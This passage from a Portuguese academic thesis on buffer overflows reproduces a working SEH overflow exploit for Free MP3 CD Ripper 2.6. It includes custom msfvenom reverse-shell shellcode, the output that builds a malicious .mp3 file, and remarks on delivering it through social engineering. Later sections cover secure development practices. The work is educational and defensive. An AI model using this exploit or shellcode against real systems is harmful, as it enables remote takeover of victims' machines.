buf += "\x27\x44\x86\x06\xee\x1c\x9b\x4a\x11\xcb\xdf\x72\x92"
buf += "\xfe\x9f\x80\x8a\x8a\x9a\xcd\x0c\x66\xd6\x5e\xf9\x88"
buf += "\x45\x5e\x28\xeb\x08\xcc\xb0\xc2\xaf\x74\x52\x1b"
pad = "B" * (4440 - len(NSEH) - len(SEH) - len(buffer) - len(nops) - len(buf) )
```

Fonte: FREE MP3 CD Ripper 2.6 - '.mp3' Buffer Overflow (SEH). [S. l.], 13 set. 2018.

Figura 24 - Segunda parte do trecho de código para exploração de vulnerabilidade

```
payload = buffer + NSEH + SEH + nops + buf + pad
try:
    f=open("exploit.mp3","w")
    print "[+] Creating %s bytes evil payload.." %len(payload)
    f.write(payload)
    f.close()
    print "[+] File created!"
except:
    print "File cannot be created"
```

Fonte: FREE MP3 CD Ripper 2.6 - '.mp3' Buffer Overflow (SEH). [S. l.], 13 set. 2018.

Ao observar o *exploit* nas Figuras 23 e 24, que foi escrito na linguagem *Python*, é possível constatar que o *shellcode* está sendo utilizado como prova de conceito apenas para a criação de um processo na máquina da vítima, que no caso é a calculadora do *Windows*. Essa condição já é suficiente para demonstrar a execução de código remota, porém é possível escalar o acesso através da criação de um *shellcode* customizado.

Vê-se que o *shellcode* original do *exploit* possui um tamanho de 220 *bytes*. Sendo assim, para realizar qualquer modificação, é preciso considerar o fato de que um *shellcode* com um tamanho excedente a 220 *bytes* pode não funcionar, então tem-se como objetivo minimizar a extensão. Para isso, será utilizado o *Msfvenom.* No entanto, diferentemente do exemplo mostrado na seção 3.1 com o *SyncBreeze*, devido às restrições de tamanho, isso deverá ser feito de forma diferente. Deve-se


restringir o tamanho total do *shellcode*, para que a aplicação passe a aceitar a execução do *exploit*.

Na segurança ofensiva, especificamente se referindo às *Reverse Shells*, é possível dividir os *payloads* para execução maliciosa em duas categorias. Os *Stageless* contêm todas as instruções necessárias para o funcionamento do *payload* contidos em si mesmos. Ou seja, todo o código malicioso está contido em um único arquivo. Sendo assim, é possível inferir que essa abordagem cria um *shellcode* maior e potencialmente mais facilmente detectável.

Em contrapartida, existem os *payloads* conhecidos como *Staged.* Esta classe de *payloads* divide o código malicioso em “estágios”, e envia à máquina vítima apenas a seção necessária para estabelecer uma conexão com a máquina do atacante, que, após a conexão inicial, envia o código malicioso restante para ser executado pela vítima. Dessa forma, é possível criar um código mais furtivo e menor, em muitas ocasiões, com a desvantagem de requerer um *handler*, ou seja, um programa auxiliar para manusear as requisições vindas da máquina vítima para enviar o restante do código malicioso.

Com os conceitos de *Staged* e *Stageless* estabelecidos, é possível determinar que a abordagem *Staged* é a mais indicada para a exploração, visto que existem possíveis restrições no tamanho do *shellcode*. Sendo assim, a criação deste ocorre como evidenciado na Figura 25:

Figura 25 - Criação de *shellcode*




Fonte: Autoria própria

Utiliza-se as opções adequadas do *Msfvenom* para criar um *payload* do tipo *staged*, com o tamanho sendo o menor possível. E, para a execução, é preciso um *handler*, já que o *Malware* criado na Figura 25 é do tipo *staged.* Neste caso, é utilizado o *handler* do *Metasploit Framework*, da qual também faz parte o *Msfvenom*. Sendo assim, tem-se os requisitos necessários para a execução do *exploit*.

As instruções do *exploit* original indicam que o código cria um arquivo malicioso com a extensão .mp3, para que seja lido pelo *Free MP3 CD Ripper* e, então, convertido e executado. Através do *script* em *Python*, utilizando o *shellcode* customizado criado para a exploração, é criado o *malware.*

Figura 26 - Localização do *script* em *Python* para criação do *Malware*



Fonte: Autoria própria

Figura 27 - Inserção de *shellcode* customizado no código original

```
buf =  ""
buf += "\x6a\x4a\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13"
buf += "\x3e\xe6\xc8\xb1\x83\xeb\xfc\xe2\xf4\xc2\x0e\x47\xb1"
buf += "\x3e\xe6\xa8\x80\xec\x82\x43\xe3\x0e\x6f\x2d\x3a\x6c"
buf += "\xea\x43\xe3\x2a\xe9\x7f\xfb\x18\xd7\x37\x3a\x4c\xce"
buf += "\xf9\x71\x92\xda\xa9\xcd\x3c\xca\xe8\x70\xf1\xeb\xc9"
buf += "\x76\x77\x93\x27\xe3\x69\x6d\x9a\xa1\xb5\xa4\xf4\xb0"
buf += "\xee\x6d\x88\xc9\xbb\x26\xbc\xfd\x3f\x36\x43\xe9\x1e"
buf += "\xe7\x1b\xe1\xb5\xae\xd0\x34\xf7\x92\xf4\x80\xc1\xaf"
buf += "\x43\x85\xb5\xe7\x1e\x80\xfe\x27\x07\xbc\x92\xe7\x0f"
buf += "\x89\xde\x93\x3c\xb2\x43\x1e\xf3\xcc\x1a\x93\x28\xe9"
buf += "\xb5\xbe\xec\xb0\xed\x80\x43\xbd\x75\x6d\x90\xad\x3f"
buf += "\x35\x43\xb5\xb5\xe7\x18\x38\x7a\xc2\xec\xea\x65\x87"
buf += "\x91\xeb\x6f\x19\x28\xe9\x61\xbc\x43\xa3\xd7\x66\x37"
buf += "\x4e\xc1\xbb\xa0\x82\x0c\xe6\xc8\xd9\x49\x95\xfa\xee"
buf += "\x6a\x8e\x84\xc6\x18\xe1\x41\x59\xc1\x36\x70\x21\x3f"
buf += "\xe6\xc8\x98\xfa\xb2\x98\xd9\x17\x66\xa3\xb1\xc1\x33"
buf += "\xa2\xbb\x56\x26\x60\xb1\x36\x8e\xca\xb1\x29\x96\x41"
buf += "\x57\x6e\xb6\x98\xe1\x7e\xb6\x88\xe1\x56\x0c\xc7\x6e"
buf += "\xde\x19\x1d\x26\x54\xf6\x9e\xe6\x56\x7f\x6d\xc5\x5f"
buf += "\x19\x1d\x34\xfe\x92\xc4\x4e\x70\xee\xbd\x5d\x56\x16"
buf += "\x7d\x13\x68\x19\x1d\xdb\x3e\x8c\xcc\xe7\x69\x8e\xca"
buf += "\x68\xf6\xb9\x37\x64\xb5\xd0\xa2\xf1\x56\xe6\xd8\xb1"
buf += "\x3e\xb0\xa2\xb1\x56\xbe\x6c\xe2\xdb\x19\x1d\x22\x6d"
buf += "\x8c\xc8\xe7\x6d\xb1\xa0\xb3\xe7\x2e\x97\x4e\xeb\xe7"
buf += "\x0b\x98\xf8\x93\x26\x72"
```

Fonte: Autoria própria

A Figura 27 mostra a inserção do *shellcode* customizado no código original, mostrado nas Figuras 23 e 24.

Figura 28 - Execução do *script* e verificação de criação de *Malware*


```
kali@kali:~/TCC$ python exploit.py
[+] Creating 4450 bytes evil payload..
[+] File created!
kali@kali:~/TCC$ ls -la
total 20
drwxr-xr-x  2 kali kali 4096 Mar 23 22:24 .
drwxr-xr-x 23 kali kali 4096 Mar 23 22:21 ..
-rw-r--r--  1 kali kali 4450 Mar 23 22:24 exploit.mp3
-rw-r--r--  1 root root 2560 Mar 23 22:20 exploit.py
kali@kali:~/TCC$
```

Fonte: Autoria própria

O arquivo “*exploit.mp3*” contém o *malware* que deve ser executado pela vítima para consolidar a exploração. A entrega do arquivo, em um cenário real, pode ser feita

de diversas formas, incluindo dispersão gratuita na *Internet* ou ataques de engenharia social.


Figura 29 - Arquivo posicionado na máquina da vítima



Fonte: Autoria própria

Uma vez que a vítima está em posse do arquivo malicioso, ao utilizar a opção *Convert*, que normalmente é utilizada para ler um arquivo e codificar um arquivo para outro formato. O *malware* é executado e o atacante assume controle da máquina vítima.

Figura 30 - Obtenção de controle da máquina vítima através de código malicioso



Fonte: Autoria própria

4 RESULTADOS

Durante os testes executados neste trabalho, foi possível obter uma perspectiva de um cenário real em que um atacante explora com sucesso um cenário vulnerável a *Buffer Overflow*. Dessa forma, os testes realizados conseguem demonstrar, reiterando a importância do trabalho, o processo utilizado por atacantes reais que tem como objetivo explorar a falha de *Buffer Overflow*, bem como o impacto causado.

A metodologia utilizada nos testes e em ataques reais consiste em:

- Reconhecimento da aplicação e do ambiente: Através da interação com a aplicação que se quer invadir, bem como com a utilização de ferramentas automatizadas, é possível obter informações importantes sobre o alvo, como número de versão ou componentes instalados, por exemplo;
- Enumeração: busca interativa para confirmação da vulnerabilidade (exemplo: envio de cadeia de caracteres excessivamente longa). Procura na *Internet* por *exploits* públicos que estejam aptos a utilização no ambiente do alvo;
- Exploração e confirmação de impacto: utilizando ferramentas e métodos, como os que foram mostrados nas seções 3.1 e 3.2 deste trabalho, concretiza-se o ataque e confirma-se o impacto no alvo (*Reverse shell* ou negação de serviço, por exemplo).

Os testes realizados neste trabalho mostraram que os ataques, caso executados em cenários reais, poderiam causar impactos severos para as vítimas. No caso de ambientes empresariais, um caminho comum seguido por atacantes é a instalação de um *Ransomware* (sequestro digital). Em ambientes residenciais, de forma direcionada, atacantes podem chantagear suas vítimas, ameaçando a divulgação de informações pessoais, caso não seja pago um valor de resgate.

4.1 Desenvolvimento Seguro

Em termos gerais, é preciso, inicialmente, destacar a importância do desenvolvimento seguro dentro do meio corporativo. Na medida que *software* passa a ser utilizado mais amplamente como ferramenta de facilitação de negócios, o

número de companhias que passa a depender desse para manter sua operação aumenta. Dadas as condições naturais de crescimento de mercados e globalização, é possível também inferir que esse crescimento expandiu também a cadeia de dependência de outras empresas em ferramentas de *software*, mesmo que não estejam sendo utilizadas diretamente. Um exemplo de simples visualização seria um estabelecimento comercial familiar dependendo do bom funcionamento de uma grande rede de distribuição de produtos (mercearia local, dependendo da indústria).

Em seu livro *Winning with Software: An Executive Strategy* (Vencendo com *Software*: uma estratégia executiva), Watts S. Humphrey, conhecido como pai da engenharia de *software*, afirma (HUMPHREY, 2001, p.1): “Todo empreendimento é um empreendimento de *software*”. Em fevereiro de 2019, Satya Nadella, o então presidente da *Microsoft*, repetiu essa citação em uma conferência sobre globalização e tecnologia. Reforçando, então, a importância do *software* para todos os níveis distintos de organização.

Uma vez estabelecida a premissa de que todas as organizações precisam de *software*, pode-se concluir que o desenvolvimento deste artefato, juntamente com outras atividades de negócio, deveria ser definido através de um processo de *software.* Ou seja, um conjunto de atividades bem definidas para garantir a devida qualidade do que está sendo produzido.

O efetivo processo de desenvolvimento de um produto de *software* vai muito além da escrita do código. “Temos que lembrar que para a produção correta, eficiente e segura de um *software* precisamos criar um processo – e a este processo damos o nome de *Secure Software Development Life Cycle*” (CABRAL, 2022, n.p).

O processo de desenvolvimento seguro, se resume em garantir que o produto final é mais seguro, através da aplicação de atividades estruturadas durante o desenvolvimento. De maneira geral, as etapas que fazem parte do processo de desenvolvimento são:

- Requisitos;
- Desenho;
- Desenvolvimento;
- Testes;
- Implantação.

Para que seja implantado o processo de desenvolvimento seguro, é necessária a agregação e readequação das tarefas existentes. Sendo assim, existem algumas sugestões de tarefas mostradas na Figura 31:

Figura 31 - Etapas do processo de desenvolvimento seguro

Fonte: CABRAL, Leandro. **Secure Software Development Lifecycle**. [S. l.], 8 fev. 2022.

Listadas na Figura 31, observa-se:

- Funcionalidades de segurança;
- Revisão do desenho com base em modelos de ameaça;
- Análise estática e codificação segura;
- Teste de intrusão e revisão de código.

As funcionalidades de segurança são alguns itens que devem ser considerados na construção do *software* para garantir alguns atributos básicos de uma aplicação segura. Alguns exemplos são a validação dos dados de entrada de usuário e a restrição para a inserção de dados na área de transferência (impedir a cópia e a colagem de dados).

Revisão do desenho com base em modelos de ameaça é uma análise minuciosa da arquitetura de forma a identificar, comunicar e compreender as possíveis ameaças ao modelo criado. Em suma, faz-se a pergunta de quais são os fatores referentes a segurança que podem influenciar negativamente na aplicação, observando não apenas as ferramentas ou procedimentos, mas a arquitetura como um todo.

Análise estática e a codificação segura refere-se ao trabalho manual de verificação do código fonte de aplicação antes desta ser executada. Ou seja, a leitura do código para identificar potenciais falhas.

Os testes de intrusão e a revisão de código ocorrem em um cenário mais próximo da implementação. Sendo assim, é feita uma análise da aplicação em seu

ambiente de funcionamento, são revistas as práticas e técnicas de codificação, quando necessário.

4.2 Exemplos do ambiente corporativo

Para algumas fases do processo de desenvolvimento descritas na seção 4.1 deste trabalho, são exemplificadas, com base na metodologia utilizada pela *OWASP* (*OWASP*, 2022, n.p), algumas instâncias de situações hipotéticas de alta e baixa maturidade referente a desenvolvimento seguro e as medidas tomadas por níveis de organização.

- Fase de Requisitos:
    - **Exemplo de baixa maturidade**: Uma aplicação que recebe e agrega dados de uma série de plataformas é encomendada. A aplicação deve apresentar uma *Application Programming Interface*, ou Interface para Programação de Aplicação (API) unificada para as requisições aos dados. Os usuários são os colaboradores do cliente. A aplicação precisa ser acessível através da *Internet*. A natureza dos dados acessados, tempo de retenção, método de transporte e comunicação com a infraestrutura não são considerados;
    - **Exemplo de alta maturidade**: A entidade que implementa o *software* utiliza um processo de desenvolvimento maduro. As equipes de engenharia recebem o treinamento de segurança e uma lista detalhada de requisitos é desenhada e verificada pelo cliente.
- Fase de desenho:
    - **Exemplo de baixa maturidade**: Seguindo requisitos vagos, o desenho inclui o armazenamento de dados em *cache* para uma base de dados local com senha em texto claro inserida no código. Dados confidenciais para acesso a dados (senhas, chaves de acesso, etc.) são passados em texto claro em arquivos de configuração. Toda a comunicação entre sistemas *backend* (voltados a infraestrutura) acontece sem criptografia. Servidores *frontend* (voltados a *interface* de usuário) utilizando linguagem de requisições para API como uma fina camada entre o sistema de *cache* e o usuário final. As requisições são dinamicamente traduzidas para as diferentes linguagens utilizadas nas bases de dados, como exemplo a Linguagem de Consulta de Sistemas ou *System Query Language*

(SQL). O acesso a dados internos são protegidos com autenticação e credenciais fracas para facilitar o processo de desenvolvimento.

- **Exemplo de alta maturidade**: Baseado em um modelo detalhado de ameaça definido e atualizado através de código, a equipe de desenvolvimento utiliza:
  - *Cache* criptografado com deleção automática;
  - Canais de comunicação criptografados e autenticados;
  - Dados confidenciais protegidos em cofre digital;
  - *Frontend* desenhado com integração do modelo de permissões;
  - Matriz de permissões;
  - A entrada de dados é tratada como apenas texto e saída de dados é codificada apropriadamente utilizando bibliotecas bem estabelecidas.

- Fase de Desenvolvimento:
  - **Exemplo de baixa maturidade**: A equipe de desenvolvimento tenta construir funcionalidades requisitadas utilizando *NodeJS*. A conectividade com sistemas *backend* é validada através de uma requisição que utiliza padrão inseguro de implementação. Todas as informações confidenciais (senhas, chaves de acesso, etc.) são escritas em texto claro diretamente no código fonte. A implantação de novas versões são feitas sem versionamento e não utiliza ferramentas apropriadas de repositório de código;
  - **Exemplo de alta maturidade**: Os membros da equipe de desenvolvimento têm acesso a extensa documentação e bibliotecas de rascunhos de código para acelerar o desenvolvimento. O código é versionado e nunca é colocado em produção sem revisão por pares. A análise de código estático é realizada diariamente através de ferramenta automatizada, com triagem de equipe responsável pela segurança.

- Fase de Testes:
  - **Exemplo de baixa maturidade**: A organização responsável pelo produto de *software* disponibiliza o sistema para produção sem

testes. Logo após isso, a rotina de testes de intrusão do cliente revelou falhas profundas que resultam em acesso a elementos do *backend*. O esforço requerido para remediação é significativo;


- **Exemplo de alta maturidade**: As funcionalidades da aplicação passaram por testes dinâmicos e automatizados para cada iteração das etapas de desenvolvimento. Um time capacitado de Garantia de Qualidade ou *Quality Assurance* (QA) valida os requisitos de negócio que envolvem fatores de segurança. Uma equipe de dedicada à segurança aplicou testes de intrusão adequado e deu a devida aprovação.

- Fase de Implantação:
  - **Exemplo de baixa maturidade**: Requisições a APIs e outros componentes aceitavam requisições de qualquer agente. Ferramentas de depuração foram deixadas habilitadas. Caminhos e diretórios sensíveis em diversos componentes não passaram por configuração de gestão de acesso. Em uma dada ocasião, a equipe pôde constatar que a aplicação foi atacada quando o servidor apresentou alta carga da unidade de processamento. A resposta ao incidente foi de desligar o servidor afetado, sem a realização de investigação e lições aprendidas;
  - **Exemplo de alta maturidade**: O sistema de integração e entregas contínuas, quando realiza migração de ambientes de teste para produção, aplica configurações adequadas para todos os componentes. Estas são testadas periodicamente. Dados confidenciais são utilizados apenas na memória principal e sua persistência em soluções dedicadas para armazenamento de dados sensíveis. Todos os pontos de entrada da aplicação são protegidos por soluções como *Firewall* para Aplicações *Web* ou *Web Application Firewall* (WAF) e proteções contra ataques de negação de serviço. Todos os componentes possuem *log* das ações realizadas e esses são monitorados e agregados em *dashboards*, para que alertas sejam gerados em caso de evento suspeito, que por sua vez é definido por métricas bem estabelecidas (número de acessos por segundo vindo do mesmo endereço, por exemplo). Times de

resposta a incidente executam eventos de simulação constantemente para reforçar o conhecimento dos processos envolvidos em eventos reais.

Em suma, conclui-se que ao seguir padrões e procedimentos bem estabelecidos e utilizando soluções conhecidas, uma organização consegue atingir um bom patamar de maturidade em segurança de informação sem que haja uma alocação de recursos tão significativa. Na Figura 32, é possível observar um diagrama que sumariza as principais ferramentas utilizadas em cada estágio do processo de desenvolvimento.

Figura 32 - Ferramentas para o processo de desenvolvimento



Fonte: ***OWASP in SDLC****. [S. l.], 4 maio 2021.*

5 CONSIDERAÇÕES FINAIS

Neste trabalho foram vistos alguns conceitos de segurança de informação e arquitetura de computadores (seção 2) como base para o estudo de *Buffer Overflows*, bem como exemplos da aplicação prática da falha e seu impacto (seção 3) e recomendações para corrigi-la (seção 4.1 e 4.2). Os tópicos discutidos nos capítulos introdutórios auxiliam na compreensão de como a falha ocorre, para que, durante o estudo do trabalho, bem como trabalhos posteriores, o leitor tenha um entendimento mais completo sobre o assunto e tenha melhor capacidade de proteger diferentes tipos de sistemas contra ataques de *Buffer Overflow*.

Os experimentos mostram como os ataques ocorrem em cenários reais, voltados tanto para ambientes corporativos quanto residenciais, contribuindo para a importância dos estudos. Por fim, são mostradas algumas técnicas que podem ser utilizadas para combater a existência do *Buffer Overflow* na raiz do problema: o processo de desenvolvimento de *software*.

Se tratando de cenários reais, especialmente ambientes corporativos, há uma série de outros fatores a se considerar além de apenas a vulnerabilidade. Por se tratar de ambientes em que normalmente há investimento em ferramentas e técnicas de segurança, é possível esperar que os sistemas e demais componentes, mesmo que afetados por *Buffer Overflow*, podem estar parcialmente ou completamente protegidos contra exploração. Como exemplo, é possível citar uma solução conhecida como WAF, que atua como uma barreira entre as requisições *Web* enviadas pelos clientes e recebidas pelos servidores.

Assim, seria possível, teoricamente, detectar sinais de que há tentativa de exploração de um *Buffer Overflow*, para que sejam tomadas as medidas cabíveis (restrição, bloqueio do agente malicioso, etc.).

Como sugestões de continuidade deste trabalho, tem-se:

- Estudo de *Heap Overflows* (classe de *Buffer Overflow* que ocorre na região de alocação dinâmica de memória);
- Prevenção de Execução de Dados ou *Data Execution Prevention* (DEP);
- Aleatorização da Organização do Espaço de Endereços ou *Address Space Layout Randomization* (ASLR).

Referências bibliográficas

Aleph One. **Smashing The Stack For Fun And Profit**. [*S. l.*], s.d. Disponível em: https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf. Acesso em: 1 out. 2021.

BUFFER Overflow Attack. [*S. l.*], 2021. Disponível em: https://owasp.org/www-community/attacks/Buffer_overflow_attack. Acesso em: 29 nov. 2021.

CWE/SANS TOP 25 Most Dangerous Software Errors. [*S. l.*], 27 jun. 2011. Disponível em: https://www.sans.org/top25-software-errors/. Acesso em: 22 maio 2022.

CVE-2017-14980. [*S. l.*], 9 out. 2017. Disponível em: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14980. Acesso em: 5 abr. 2022.

FOSTER, James C. **BUFFER Overflow Attacks**: Detect, Exploit, Prevent. 1. ed. [*S. l.*]: Syngress, 2005. 521 p. ISBN 1-932266-67-4.

FREE MP3 CD Ripper 2.6 - '.mp3' **Buffer Overflow (SEH)**. [*S. l.*], 13 set. 2018. Disponível em: https://www.exploit-db.com/exploits/45403. Acesso em: 23 mar. 2022.

HUMPHREY, Watts S. **Winning with Software**: An Executive Strategy. 1. ed. [*S. l.*]: Addison-Wesley Professional, 2001. 256 p. ISBN 0201776391.

INTEL Architecture Software Developer's Manual. [*S. l.*], 1999. Disponível em: https://www.cs.cmu.edu/~410/doc/intel-isr.pdf. Acesso em: 16 nov. 2021

INTRO Computer Systems: x64 Cheat Sheet. [*S. l.*], 2019. Disponível em: https://cs.brown.edu/courses/cs033/docs/guides/x64_cheatsheet.pdf. Acesso em: 16 nov. 2021.

MITRE Corporation: **Common Vulnerabilities and Exposures**. [*S. l.*], 2021. Disponível em: https://cve.mitre.org/index.html. Acesso em: 29 nov. 2021.

MSFVENOM. [*S. l.*], s.d. Disponível em: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. Acesso em: 19 jun. 2022.

ON the effectiveness of DEP and ASLR. [*S. l.*], 8 dez. 2010. Disponível em: https://msrc-blog.microsoft.com/2010/12/08/on-the-effectiveness-of-dep-and-aslr/. Acesso em: 30 maio 2022.

